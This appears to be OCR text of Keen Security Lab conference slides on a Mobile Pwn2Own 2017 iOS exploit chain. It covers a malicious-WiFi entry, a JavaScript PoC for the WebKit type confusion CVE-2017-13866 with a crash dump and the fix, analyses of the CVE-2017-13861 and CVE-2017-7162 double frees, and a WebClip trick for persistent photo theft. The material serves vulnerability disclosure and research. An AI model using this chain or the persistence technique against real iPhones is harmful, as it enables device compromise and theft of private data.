- Since we will cover already 1 sandbox escape we will not cover this one
- From there we can steal a photo and persist by installing an application.

KEEN security lab

Why not a kernel bug?

- It was not strictly required by the pwn2own rules
- We didn’t need it to accomplish the goals of the exploit chain (steal photos, persist installing a rogue app)
- The additional award for a kernel bug in the chain was only 3 Master of Pwn points and 20k usd, so we felt it wasn’t worth it
- The sandbox escape was good enough.

KEEN security lab

App Install Persistence: WebClips to the rescue!

- On iOS to install an application you need a code sign bypass! How?
- iOS offers the possibility of installing html based native applications!
- We can install one from our sandbox escape
- The web content of the app will actually be a exploit for WebKit
- Re exploit the sandbox escape and we have persistent code execution unsandboxed!

KEEN security lab

App Install Persistence

- Actually we showed you this trick last year at Infiltrate 2017!
- Apple cannot remove this feature also. Thanks!
- We just install a WebClip (a small web application that looks like a native app), where we can specify the entry point (our exploit page) and gain again code execution once opened.
- Our exploit chain is very reliable, so we had no issues in retriggering the chain so many times ☺
- Mild new mitigations: apparently you cannot specify a file on disk as entry point, it must be a http url. Or maybe our testing was wrong.
- Makes no difference actually, still works perfectly.

KEEN security lab

DEMO of Remote WiFi Malicious Application Install

1. Use our own software to setup a malicious WiFi. When the iphone is connected we craft responses to prompt WebSheet to render our own exploit.
2. Gain code execution inside WebSheet with a WebKit Bug (DOM).
3. Chain a sandbox bypass, a memory corruption issue that gets us unsandboxed code execution(!)
4. Steal Photos and send them to our laptop
5. Install the rogue application and bypass codesigning
6. Reboot the phone, when the rogue app is used again it will sync to our laptop the photos again (redo the exploit the chain).

KEEN security lab

DEMO

KEEN security lab

CVE-2017-13866: type confusion in polymorphic access

- Discovered by Keen Lab and used at Mobile Pwn2own 2017
- PoC code to trigger:

```
1   var count = 0;
2   function setter(value) {
3       Object.defineProperty(this, 'f', {
4           enumerable: true,
5           configurable: true,
6           writable: true,
7           value: 22
8       });
9
10      var p = {};
11      p.__proto__ = this;
12      p.toString();
13  }
14  function foo(o) {
15      o["f"] = count++;
16  }
17  function exploit()
18  {
19      var o = {};
20      debug(10);
21
22      for (var i = 0; i < 25000; i ++)
23      {
24          o.__defineSetter__('f', setter);
25          foo(o);
26          foo(o);
27      }
28  }
29  exploit();
30
```

KEEN security lab

What is polymorphic access?


- A part of JSC baseline JIT optimization engine
- For fast property access (get and put)
- Considering the following code

```
1  function foo(o) {
2      o["f"] = 1;
3  }
4  function exploit()
5  {
6      var o = {'a':0x4141};
7      for (var i = 0; i < 250; ++i) {
8          foo(o);
9      }
10 }
11 exploit();
```

KEEN security lab

Polymorphic access internals

- Step 1: Slow path code generation
- Property access goes to slow path by default
- operationPutByIdNonStrictOptimize exposed by slow path



Slow path to operationPutByIdNonStrictOptimize

```
void JIT_OPERATION operationPutByIdNonStrictOptimize(ExecState* exec, StructureStubInfo* stubInfo, EncodedJSValue encodedValue, EncodedJSValue encodedBase, UniquedStringImpl*
{
    SuperSamplerScope superSamplerScope(false);

    VM* vm = &exec->vm();
    NativeCallFrameTracer tracer(vm, exec);
    auto scope = DECLARE_THROW_SCOPE(*vm);

    Identifier ident = Identifier::fromUid(vm, uid);
    AccessType accessType = static_cast<AccessType>(stubInfo->accessType);

    JSValue value = JSValue::decode(encodedValue);
    JSValue baseValue = JSValue::decode(encodedBase);
    LOG_IC((ICEvent::OperationPutByIdNonStrictOptimize, baseValue.classInfoOrNull(*vm), ident));
    CodeBlock* codeBlock = exec->codeBlock();
    PutPropertySlot slot(baseValue, false, codeBlock->putByIdContext());

    Structure* structure = baseValue.isCell() ? baseValue.asCell()->structure(*vm) : nullptr;
    baseValue.putInline(exec, ident, value, slot);
    RETURN_IF_EXCEPTION(scope, void());

    if (accessType != static_cast<AccessType>(stubInfo->accessType))
        return;

    if (stubInfo->considerCaching(codeBlock, structure))
        repatchPutByID(exec, baseValue, structure, ident, slot, *stubInfo, NotDirect);
}
```

KEEN security lab

Slot and structure recorded the info for cache

```
ALWAYS_INLINE bool considerCaching(CodeBlock* codeBlock, Structure* structure)
{
    // We never cache non-cells.
    if (!structure)
        return false;

    // This method is called from the Optimize variants of IC slow paths. The first part of this
    // method tries to determine if the Optimize variant should really behave like the
    // non-Optimize variant and leave the IC untouched.
    //
    // If we determine that we should do something to the IC then the next order of business is
    // to determine if this Structure would impact the IC at all. We know that it won't, if we
    // have already buffered something on its behalf. That's what the bufferedStructures set is
    // for.

    everConsidered = true;
    if (!countdown) {
        // Check if we have been doing repatching too frequently. If so, then we should cool off
        // for a while.
        WTF::incrementWithSaturation(repatchCount);
        if (repatchCount > Options::repatchCountForCoolDown()) {
            // We've been repatching too much, so don't do it now.
            repatchCount = 0;
            // The amount of time we require for cool-down depends on the number of times we've
            // had to cool down in the past. The relationship is exponential. The max value we
            // allow here is 2^256 - 2, since the slow paths may increment the count to indicate
            // that they'd like to temporarily skip patching just this once.
            countdown = WTF::leftShiftWithSaturation(
                static_cast<uint8_t>(Options::initialCoolDownCount()),
                numberOfCoolDowns,
                static_cast<uint8_t>(std::numeric_limits<uint8_t>::max() - 1));
            WTF::incrementWithSaturation(numberOfCoolDowns);

            // We may still have had something buffered. Trigger generation now.
            bufferingCountdown = 0;
            return true;
        }

        // We don't want to return false due to buffering indefinitely.
        if (!bufferingCountdown) {
            // Note that when this returns true, it's possible that we will not even get an
            // AccessCase because this may cause Repatch.cpp to simply do an in-place
```

KEEN security lab

Slot and structure recorded the info for cache

```
        // We don't want to return false due to buffering indefinitely.
        if (!bufferingCountdown) {
            // Note that when this returns true, it's possible that we will not even get an
            // AccessCase because this may cause Repatch.cpp to simply do an in-place
            // repatching.
            return true;
        }

        bufferingCountdown--;

        // Now protect the IC buffering. We want to proceed only if this is a structure that
        // we don't already have a case buffered for. Note that if this returns true but the
        // bufferingCountdown is not zero then we will buffer the access case for later without
        // immediately generating code for it.
        bool isNewlyAdded = bufferedStructures.add(structure);
        if (isNewlyAdded) {
            VM& vm = *codeBlock->vm();
            vm.heap.writeBarrier(codeBlock);
        }
        return isNewlyAdded;
    }
    countdown--;
    return false;
}
```

KEEN security lab

Polymorphic access internals

- Step 2: OSR to polymorphic access code

```
[   7] put_by_id         arg1, f(@id0), Int32: 1(const1)
  0x7f47607ff86b: mov 0x30(%rbp), %rax
  0x7f47607ff86f: mov $0xffff000000000001, %rsi
  0x7f47607ff879: test %rax, %r15
  0x7f47607ff87c: jnz 0x7f47607ff968
  0x7f47607ff882: jmp 0x7f47607ff968
  0x7f47607ff887: o16 nop %cs:0x200(%rax,%rax)
  0x7f47607ff896: nop (%rax)
  0x7f47607ff899: mov 0x30(%rbp), %rax
  0x7f47607ff89d: test %rax, %r15
  0x7f47607ff8a0: jnz 0x7f47607ff8fd
  0x7f47607ff8a6: movzx 0x7(%rax), %esi
  0x7f47607ff8aa: mov $0x7f4760600394, %r11
  0x7f47607ff8b4: mov (%r11), %r11d
  0x7f47607ff8b7: cmp %esi, %r11d
  0x7f47607ff8ba: jb 0x7f47607ff8fd
  0x7f47607ff8c0: mov %rax, %rsi
  0x7f47607ff8c3: mov %rbp, %rdi
  0x7f47607ff8c6: mov $0x7, 0x24(%rbp)
  0x7f47607ff8cd: mov $0x7f47606076b0, %r11
  0x7f47607ff8d7: mov %rbp, (%r11)
  0x7f47607ff8da: mov $0x1ac2b76, %r11
  0x7f47607ff8e4: call *%r11
  0x7f47607ff8e7: mov $0x7f47606092c0, %r11
  0x7f47607ff8f1: mov (%r11), %r11
  0x7f47607ff8f4: test %r11, %r11
```

Patched to

```
Generated JIT code for InlineAccess: linking constant jump:
    Code at [0x7f47607ff882, 0x7f47607ff882):
      0x7f47607ff882: jmp 0x7f47607ffb20
```

```
Generated JIT code for Access stub for foo#AKzj1p:
Replace:(Generated, structure = 0x7f476008a800:[Ob
    Code at [0x7f47607ffb20, 0x7f47607ffb60):
      0x7f47607ffb20: cmp $0x10e, (%rax)
      0x7f47607ffb26: jnz 0x7f47607ff968
      0x7f47607ffb2c: cmp %r14, %rsi
      0x7f47607ffb2f: jb 0x7f47607ff968
      0x7f47607ffb35: mov %rsi, 0x18(%rax)
      0x7f47607ffb39: jmp 0x7f47607ff899
      0x7f47607ffb3e: jmp 0x7f47607ff968
```

Fast write

KEEN security lab

When the put operation is a setter?

```
bool JSObject::putInlineSlow(ExecState* exec, PropertyName propertyName, JSValue value, PutPropertySlot& slot)
{
    ASSERT(!isThisValueAltered(slot, this));

    VM& vm = exec->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);

    JSObject* obj = this;
    for (;;) {
        unsigned attributes;
        PropertyOffset offset = obj->structure(vm)->get(vm, propertyName, attributes);
        if (isValidOffset(offset)) {
            if (attributes & ReadOnly) {
                ASSERT(structure(vm)->prototypeChainMayInterceptStoreTo(vm, propertyName) || obj == this);
                return typeError(exec, scope, slot.isStrictMode(), ASCIILiteral(ReadonlyPropertyWriteError));
            }

            JSValue gs = obj->getDirect(offset);
            if (gs.isGetterSetter()) {
                bool result = callSetter(exec, slot.thisValue(), gs, value, slot.isStrictMode() ? StrictMode : NotStrictMode);
                if (!structure()->isDictionary())
                    slot.setCacheableSetter(obj, offset);
                return result;
            }
            if (gs.isCustomGetterSetter()) {
                bool result = callCustomSetter(exec, gs, attributes & CustomAccessor, obj, slot.thisValue(), value);
                if (attributes & CustomAccessor)
                    slot.setCustomAccessor(obj, jsCast<CustomGetterSetter*>(gs.asCell())->setter());
                else
                    slot.setCustomValue(obj, jsCast<CustomGetterSetter*>(gs.asCell())->setter());
                return result;
            }
            ASSERT(!(attributes & Accessor));

            // If there's an existing property on the object or one of its
            // prototypes it should be replaced, so break here.
            break;
        }
        if (!obj->staticPropertiesReified()) {
```

KEEN security lab

What is the problem?

- In JSObject::putInlineSlow, it calls the setter function before deciding to cache the setter

- It is the possible the setter function redefines the property to non-setter object

What is the problem?

```
1  var count = 0;
2  function setter(value) {
3      Object.defineProperty(this, 'f', {
4          enumerable: true,
5          configurable: true,
6          writable: true,
7          value: 22
8      });
9
10     var p = {};
11     p.__proto__ = this;
12     p.toString();
13 }
14 function foo(o) {
15     o["f"] = count++;
16 }
17 function exploit()
18 {
19     var o = {};
20     debug(10);
21
22     for (var i = 0; i < 25000; i ++)
23     {
24         o.__defineSetter__('f', setter);
25         foo(o);
26         foo(o);
27     }
28 }
29 exploit();
30
```

1. Make the o[f] setter

2. Redefine the f property back to non-setter

KEEN security lab

What is the problem?

- Redefining the property can make the object into dictionary mode, causing the setter not cached anymore.

- Easy to change it back to non-dictionary mode, by three lines of code:

```
var p;
p.__proto___ = this;
p.toString();
```

KEEN security lab

What is the problem?

```
1  var count = 0;
2  function setter(value) {
3      Object.defineProperty(this, 'f', {
4          enumerable: true,
5          configurable: true,
6          writable: true,
7          value: 22
8      });
9
10     var p = {};
11     p.__proto__ = this;
12     p.toString();
13 }
14 function foo(o) {
15     o["f"] = count++;
16 }
17 function exploit()
18 {
19     var o = {};
20     debug(10);
21
22     for (var i = 0; i < 25000; i ++)
23     {
24         o.__defineSetter__('f', setter);
25         foo(o);
26         foo(o);
27     }
28 }
29 exploit();
30
```

1. Make the o[f] setter

2. Redefine the f property back to non-setter

3. Make the object non-dictionary mode

4. Trigger type confusion(confuse setter with non-setter object)

KEEN security lab

```
(gdb) info r
rax            0x7fffb20ac120   140736180437280
rbx            0x7ffff28fe000   140737262903296
rcx            0x7fffffffca80   140737488341632
rdx            0xffff000000000016       -281474976710634
rsi            0xffff00000000002b       -281474976710613
rdi            0x7fffffffc93d   140737488341309
rbp            0x7fffffffca80   0x7fffffffca80
rsp            0x7fffffffca20   0x7fffffffca20
r8             0x83     131
r9             0x29     41
r10            0x12     18
r11            0x7fffb26093e8   140736186061800
r12            0x18b88ca        25921738
r13            0x7ffff289aa08   140737262496264
r14            0xffff000000000000       -281474976710656
r15            0xffff000000000002       -281474976710654
rip            0x7ffff27feda5   0x7ffff27feda5
eflags         0x10246  [ PF ZF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
(gdb) x/10i $rip
=> 0x7ffff27feda5:      mov    rdx,QWORD PTR [rdx+0x18]
   0x7ffff27feda9:      test   rdx,rdx
   0x7ffff27fedac:      je     0x7ffff27fee01
   0x7ffff27fedb2:      sub    rsp,0x30
   0x7ffff27fedb6:      mov    DWORD PTR [rsp+0x10],0x2
```

KEEN security lab

The fix

- Decide whether to cache the property before calling the setter.

trunk/Source/JavaScriptCore/runtime/JSObject.cpp

表式 | 标准

r224309 r224416

```
777 777         JSValue gs = obj->getDirect(offset);
778 778         if (gs.isGetterSetter()) {
    779             // We need to make sure that we decide to cache this property before we potentially execute aribitrary JS.
    780             if (!structure()->isDictionary())
    781                 slot.setCacheableSetter(obj, offset);
    782
779 783             bool result = callSetter(exec, slot.thisValue(), gs, value, slot.isStrictMode() ? StrictMode : NotStrictMode);
780 784             RETURN_IF_EXCEPTION(scope, false);
781     -           if (!structure()->isDictionary())
782     -               slot.setCacheableSetter(obj, offset);
783 785             return result;
784 786         }
785 787         if (gs.isCustomGetterSetter()) {
786     -           bool result = callCustomSetter(exec, gs, attributes & PropertyAttribute::CustomAccessor, obj, slot.thisValue(), value);
787     -           RETURN_IF_EXCEPTION(scope, false);
    788             // We need to make sure that we decide to cache this property before we potentially execute aribitrary JS.
788 789             if (attributes & PropertyAttribute::CustomAccessor)
789 790                 slot.setCustomAccessor(obj, jsCast<CustomGetterSetter*>(gs.asCell())->setter());
790 791             else
791 792                 slot.setCustomValue(obj, jsCast<CustomGetterSetter*>(gs.asCell())->setter());
    793
    794             bool result = callCustomSetter(exec, gs, attributes & PropertyAttribute::CustomAccessor, obj, slot.thisValue(), value);
    795             RETURN_IF_EXCEPTION(scope, false);
792 796             return result;
793 797         }
```

KEEN security lab

Sandbox bypass: CVE-2017-13861

- Discovered by Ian Beer of Google Project Zero team
- Luckily not a bug collision with our Mobile Pwn2Own 2017 bug
- Kernel bug in IOSurface
- Caused by IOSurface developer not fully understand lower layer XNU

KEEN security lab

CVE-2017-13861 overview

- In IOSurfaceRoot::setSurfaceNotify
  - If the port exists in IOSurface's notification list, release it and return 0xE00002C9

```
__int64 __fastcall IOSurfaceRoot::setSurfaceNotify(IOSurfaceRoot *this, unsigned __int64 *a2, IOSurfaceNotifyArgs *a3, IOSurfaceRootUserClient *a4)
{
  if ( v9 )
  {
    while ( v9[4] != *((_QWORD *)v5 + 1) || (IOSurfaceRootUserClient *)v9[11] != v4 )
    {
      v9 = (_QWORD *)*v9;
      if ( !v9 )
        goto LABEL_5;
    }
    IOUserClient::releaseAsyncReference64(v6);
    v8 = 0xE00002C9LL;
  }
  else
  {
    ... //do real port set
  }
  IORecursiveLockUnlock_stub(v7->m_lock);
  return v8;
}
```

CVE-2017-13861 overview

- Rule of IPC port related messages:
  - If the routine handler returns error, XNU is responsible for msg destroy (port will be destroyed also)
  - If the routine handler returns success, routine handler and the upper level driver take ownership of port (XNU won't free the port)

```
ipc_kmsg_t
ipc_kobject_server(
    ipc_kmsg_t  request,
    mach_msg_option_t __unused option)
{
        (*ptr->routine)(request->ikm_header, reply->ikm_header);
...
        if (!(reply->ikm_header->msgh_bits & MACH_MSGH_BITS_COMPLEX) &&
           ((mig_reply_error_t *) reply->ikm_header)->RetCode != KERN_SUCCESS)
        kr = ((mig_reply_error_t *) reply->ikm_header)->RetCode;
    else
        kr = KERN_SUCCESS;

    if ((kr == KERN_SUCCESS) || (kr == MIG_NO_REPLY)) {
        ipc_kmsg_free(request);

    } else {

        request->ikm_header->msgh_local_port = MACH_PORT_NULL;
        ipc_kmsg_destroy(request);
    }
...
}
```

KEEN security lab

CVE-2017-13861: lesson learned

- When routine handler returns error, port should be freed by XNU, not the handler.
- If handler incorrectly frees the port, XNU will free it again, causing double free.
- Similar problem might exist in user-mode MIG as well ?

CVE-2017-7162: double free in backboardd

- Discovered by Keen Lab and used at Mobile Pwn2Own 2017
- _io_hideventsystem_open is an IPC routine handler in backboardd process
  - takes two OOL descriptor containing serialized data

```
signed __int64 __fastcall _io_hideventsystem_open(__int64 a_localPort, __int64 a_port1, __int64 a_type,
{
  v_CFStringType = CFStringGetTypeID();
  v19 = _IOHIDUnserializeAndVMDeallocWithTypeID(a_ool1_addr, a_ool1_size, v_CFStringType);
  v_cfstring1 = v19;
  v_CFDictionaryType = CFDictionaryGetTypeID(v19, v21);
  v_cfdict1 = _IOHIDUnserializeAndVMDeallocWithTypeID(a_ool2_addr, a_ool2_size, v_CFDictionaryType);
  v_cf_MachPortCache = (CFIOHIDEventSystemConnection_t *)IOMIGMachPortCacheCopy(a_localPort);

  v_connection = (CFIOHIDEventSystemConnection_t *)_IOHIDEventSystemConnectionCreate(
                                                    Kallocator,
                                                    (__int64)v27,
                                                    a_type,
                                                    v_cfstring1,
                                                    v_cfdict1,
                                                    v37,
                                                    v16,
                                                    port2,
                                                    &v33);
  if ( v_connection )
  {
    ...
    result = 0LL;
    if ( !v_cfdict1 )
      goto LABEL_5;
    goto LABEL_4;
  }
  v30 = 0;
  result = 2LL;
  if ( v_cfdict1 )
    goto LABEL_4;
LABEL_5:
  if ( v_cfstring1 )
    CFRelease(v_cfstring1);
  if ( v_connection )
    CFRelease(v_connection);
  if ( v_cf_MachPortCache )
    CFRelease(v_cf_MachPortCache);
  *a9 = v30;
  return result;
}
```

CVE-2017-7162: double free in backboardd

- _IOHIDUnserializeAndVMDeallocWithTypeID unserializes the OOL message and deallocates the OOL memory

- When _IOHIDEventSystemConnectionCreate returns failure, the routine handler returns failure also

```
_QWORD __fastcall _IOHIDEventSystemConnectionCreate(__int64 a_allocator, __int64 a_anumberInPortCache,
{

  v_IOHIDEventSystemConnection = _CFRuntimeCreateInstance(a_allocator, v17, 0x278LL, 0LL);
  v19 = (CFIOHIDEventSystemConnection_t *)v_IOHIDEventSystemConnection;
  if ( v_IOHIDEventSystemConnection )
  {
    if ( v14 >= 5 )
    {
      v52 = _IOHIDLog(v_IOHIDEventSystemConnection);
      if ( !(unsigned int)os_log_type_enabled() )
        goto LABEL_44;
      v51 = &v58;
      LODWORD(v58) = 0x4000100;
      HIDWORD(v58) = v14;
      v47 = &dword_180E00000;
      v48 = aUnknownClientT;
      v49 = 8LL;
      v50 = v52;
      result = 0;
    }
    else
    {
        ...
    }
    _os_log_impl(v47, v50, 16LL, v48, v51, v49, *(_QWORD *)&v53);
    goto LABEL_44;
  }
LABEL_45:
  if ( *(_QWORD *)__stack_chk_guard_ptr == v68 )
    v_IOHIDEventSystemConnection = (__int64)result;
  return v_IOHIDEventSystemConnection;
}
```

KEEN security lab

CVE-2017-7162: double free in backboardd

- The OOL will be freed again via mach_msg_destroy if the return value is not 0

```
void __fastcall __IOMIGMachPortPortCallback(__int64 a1, mach_msg_header_t *a2, __int64 a3,
{
...
    routine_handler(v4, v5, v7, v4->m_IOMIGMachPort.m_CFIOHIDEventSystemConnection2);
...
    v12 = *(_DWORD *)v7;
    if ( !(*(_DWORD *)v7 & 0x80000000) )
    {
      result = *(_DWORD *)(v7 + 0x20);
      if ( result )
      {
        if ( result == 0xFFFFFECF )
          goto LABEL_23;
        v5->msgh_remote_port = 0;
        mach_msg_destroy(v5);
        v12 = *(_DWORD *)v7;
      }
    }
}
```

Double free the OOL memory

KEEN security lab

New mitigations in iOS 11

KEEN
security
lab

Limit the use of tfp0

- Obtaining kernel task port has become a standard for Jailbreaks
- Ian Beer mach_portal uses a very neat way to get tfp0
- iOS 10.3 limits the use of tfp0
  - Prohibit any usermode process to read/write kernel memory using tfp0
  - Ian Beer's mach_portal approach is mitigated

```
task_t
convert_port_to_locked_task(ipc_port_t port)
{
        int try_failed_count = 0;

    while (IP_VALID(port)) {
        task_t task;

        ip_lock(port);
        if (!ip_active(port) || (ip_kotype(port) != IKOT_TASK)) {
            ip_unlock(port);
            return TASK_NULL;
        }
        task = (task_t) port->ip_kobject;
        assert(task != TASK_NULL);

        if (task == kernel_task && current_task() != kernel_task) {
            ip_unlock(port);
            return TASK_NULL;
        }

        /*
         * Normal lock ordering puts task_lock() before ip_lock().
         * Attempt out-of-order locking here.
         */
        if (task_lock_try(task)) {
            ip_unlock(port);
            return(task);
        }
        try_failed_count++;

        ip_unlock(port);
        mutex_pause(try_failed_count);
    } ? end while IP_VALID(port) ?
    return TASK_NULL;
} ? end convert_port_to_locked_task ?
```

KEEN security lab

Limit the use of any task ports

- iOS 11 extended the limit to the use of all task ports for app processes
  - Ian Beer Triple_fetch exploit is mitigated

```
kern_return_t
task_conversion_eval(task_t caller, task_t victim)
{
...
#if CONFIG_EMBEDDED
    /*
     * On embedded platforms, only a platform binary can resolve the task port
     * of another platform binary.
     */
    if ((victim->t_flags & TF_PLATFORM) && !(caller->t_flags & TF_PLATFORM)) {
#if SECURE_KERNEL
        return KERN_INVALID_SECURITY;
#else
        if (cs_relax_platform_task_ports) {
            return KERN_SUCCESS;
        } else {
            return KERN_INVALID_SECURITY;
        }
#endif /* SECURE_KERNEL */
    }
#endif /* CONFIG_EMBEDDED */

    return KERN_SUCCESS;
}
```

KEEN security lab

KPP hardening in iOS 11


- Kernel Patch Protection (aka KPP) was firstly introduced in iOS 9 on 64bit devices
- Enforced on all 64bit devices (below iPhone7)
- Aims to protect kernel (__TEXT and RO data) from being mutated
- Implemented in arm64 EL3

KEEN security lab

KPP overview

- Entrance in EL1 to EL3
  - By actively calling SMC #0x11 instructions in EL1
  - By IRQ
  - By specific ARM64 features (e.g, trapping FPU)

- FPU “heartbeat”: https://xerub.github.io/ios/kpp/2017/04/13/tick-tock.html



